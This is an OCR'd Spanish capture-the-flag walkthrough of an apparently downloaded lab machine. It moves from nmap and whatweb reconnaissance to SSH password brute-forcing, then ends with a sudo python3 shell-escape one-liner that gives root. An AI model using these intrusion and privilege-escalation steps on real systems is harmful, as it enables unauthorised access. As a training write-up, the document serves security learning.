

Lo primero que hacemos es desplegar la máquina previamente descargada


Realizamos un ping y comprobamos que nos estamos enfrentando a una máquina Linux ya que su ttl es 64.




Realizamos un escaneo de puertos con nmap y podemos ver que puertos y con qué servicios están corriendo en esta máquina.



Utilizamos whatweb para identificar que tecnologías tiene la web.




Accedemos con nuestro navegador al puerto http que tiene levantado y encontramos una pista.





Pista: Encuentra la clave para A en los archivos.

Con esa pista aplicamos fuerza bruta para “a” y logamos obtener una contraseña por lo que ahora loguearnos en la máquina víctima a través de ssh será nuestro siguiente paso.




Una vez dentro debemos buscar en que grupo estamos y si existen otros usuarios.





Ya que hemos encontrado al usuario Spencer vamos a aplicar fuerza bruta como el usuario “a”.



De este modo conseguimos loguearnos con la contraseña proporcionada.

Ahora buscamos en a que grupo pertenecemos y comprobamos si tenemos permisos de ejecución de algún binario con sudo -l.

```
spencer@128279b9670a:~$ id
uid=1000(spencer) gid=1000(spencer) groups=1000(spencer)
```

```
spencer@128279b9670a:~$ sudo -l
Matching Defaults entries for spencer
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr

User spencer may run the following co
    (ALL) NOPASSWD: /usr/bin/python3
```

Nos dirigimos a la página de GTFO para ver si es posible hacer una shell con sudo y de ese modo escalar privilegios a root.

Shell

It can be used to break out from restricte

```
python -c 'import os; os.system("/bin/sh")'
```

Listo, ya tenemos acceso a root.

```
spencer@128279b9670a:~$ sudo python3 -c 'import os; os.system("/bin/bash")'
root@128279b9670a:/home/spencer# id
uid=0(root) gid=0(root) groups=0(root)
```